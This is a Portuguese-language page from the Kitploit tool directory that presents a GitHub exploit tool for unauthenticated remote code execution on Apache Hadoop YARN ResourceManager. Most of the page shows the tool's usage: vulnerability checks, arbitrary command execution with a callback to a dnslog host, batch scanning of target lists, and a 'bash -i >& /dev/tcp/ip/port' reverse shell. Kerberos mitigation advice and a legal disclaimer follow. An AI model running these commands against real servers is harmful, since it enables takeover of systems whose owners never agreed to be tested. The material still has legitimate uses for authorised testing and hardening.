
Skip to content
KitploitKITPLOIT
FerramentasExploitsBlog
Log in
Enviar
FerramentasExploitsBlog
Enviar

Ferramentas de Hacking, PenTest e Cibersegurança para o seu Arsenal de Segurança!

Kitploit é um diretório de ferramentas de hacking, cibersegurança e pentesting. Descubra as últimas atualizações de projetos para encontrar vulnerabilidades, analisar sistemas, automatizar testes e fortalecer sua segurança.

FeedsContatoPrivacidade© 2026 Kitploit

Diretório de Ferramentas

Categorias

Ver todas as categorias
Loading categories
Ferramentas/GitHubGitHub/al1ex/hadoop-yarn-resourcemanager-rce
Scanners de VulnerabilidadesAnálise de VulnerabilidadesExploraçãoTestes de PenetraçãoRed TeamingFerramenta de Acesso Remoto
GitHubal1ex/hadoop-yarn-resourcemanager-rce

Hadoop-Yarn-ResourceManager-RCE

RCE não autorizado no ResourceManager do Hadoop YARN

Ver Repositório
391430há 4 anosRevisado pelo Kitploit

Mais Populares

Ver todos →

Descubra as ferramentas mais usadas pela nossa comunidade.

  • 1

    OsintHunter

    letox4/osinthunter

    🎯 O kit definitivo de OSINT: grafo de investigação, pontuação de confiança, famílias de alias, mapa, linha do tempo e relatórios. 49 módulos, mais de 400 sites, sem necessidade de chaves de API.

    871
  • 2

    ghostlock-app

    yukonga/ghostlock-app

    # Aplicativo de Execução em Um Toque GhostLock (CVE-2026-43499)

    548
  • 3

    ARTEX

    baarai/artex

    Plataforma autônoma de testes de penetração multiagente com LLM, com agentes planejador/executor, grafos de ativos e de exploração, registro de tráfego MITM e reteste de vulnerabilidades.

    383
  • 4

    redforge

    cybersecurity91/redforge

    Kit de ferramentas de red team do lado do navegador com 102 ferramentas offline para reconhecimento, geração de payloads, ataques a credenciais, criptografia, codificação e relatórios de engajamento.

    361
  • 5

    looking-glass

    anonghosty/looking-glass

    Plataforma CSIRT que ingere relatórios do Shadowserver no MongoDB e os reproduz como mapas interativos, análises, descobertas, avisos e painéis executivos.

    305
  • 6

    CyberStrikeAI

    ed1s0nz/cyberstrikeai

    O sistema de ação para cibersegurança nativa em IA—onde a intenção se torna execução governada, a evidência se torna memória operacional, e cada operação melhora a próxima.

    280

Explore todas as ferramentas

Navegue pela nossa coleção de ferramentas

Ver todas as ferramentas →
Compartilhar

Impacto da Vulnerabilidade

Existia uma vulnerabilidade de acesso não autorizado no Hadoop Yarn ResourceManager. Essa vulnerabilidade existia no Hadoop Yarn, o componente central do Hadoop. Como o Hadoop Yarn abria o serviço RPC ao público por padrão, um atacante remoto poderia aproveitar essa vulnerabilidade de acesso não autorizado e executar comandos arbitrários por meio do serviço RPC, de modo a controlar o servidor alvo. Diante do alto risco e do grande dano dessa vulnerabilidade, e como os detalhes já foram divulgados e explorados por adversários, recomenda-se que todos os usuários do Apache Hadoop realizem uma auto-verificação e adotem medidas de segurança em tempo hábil.

Produto Vulnerável

Apache Hadoop Yarn *

Verificação da Vulnerabilidade


Uso básico

python3 Hadoop_Yan_RPC_RCE.py

img


Verificação da vulnerabilidade

python3 Hadoop_Yan_RPC_RCE.py -v true -t http://www.target.com 

img

Execução de comandos

python3 Hadoop_Yan_RPC_RCE.py -a true -t http://www.target.com  -c "curl xxx.dnslog.cn"

attack

dnslog

Varredura em lote

python3 Hadoop_Yan_RPC_RCE.py -s true -f target.txt

scan_result

Shell reverso

python3 Hadoop_Yan_RPC_RCE.py -a true -t http://www.target.com -c "bash -i >& /dev/tcp/ip/port 0>&1"

reverse_shell1

Referência

https://nosec.org/home/detail/4905.html

https://github.com/N0b1ta/Bit-Cannon/tree/master/Apache/Hadoop/YARN/hadoop-yarn-rest-api-unauth

Recomendações de Segurança

1.Ative a autenticação Kerberos para impedir o acesso não autorizado.

<property>
    <name>hadoop.security.authentication</name>
    <value>kerberos</value>
    <final>false</final>
    <source>core-site.xml</source>
</property>...
<property>
    <name>hadoop.rpc.protection</name>
    <value>authentication</value>
    <final>false</final>
    <source>core-default.xml</source>
</property>

2.Proíba endereços externos de acessar as portas relacionadas ao serviço RPC do Hadoop ou configure-as para serem abertas apenas para endereços confiáveis.

Declaração solene: não use esta ferramenta para operações ilegais. Esta ferramenta é usada apenas para auto-verificação de segurança pelo pessoal da Parte A e da Parte B. Se o usuário a utilizar ilegalmente, a responsabilidade legal deverá ser arcada pelo usuário!!!.


Baixar ferramenta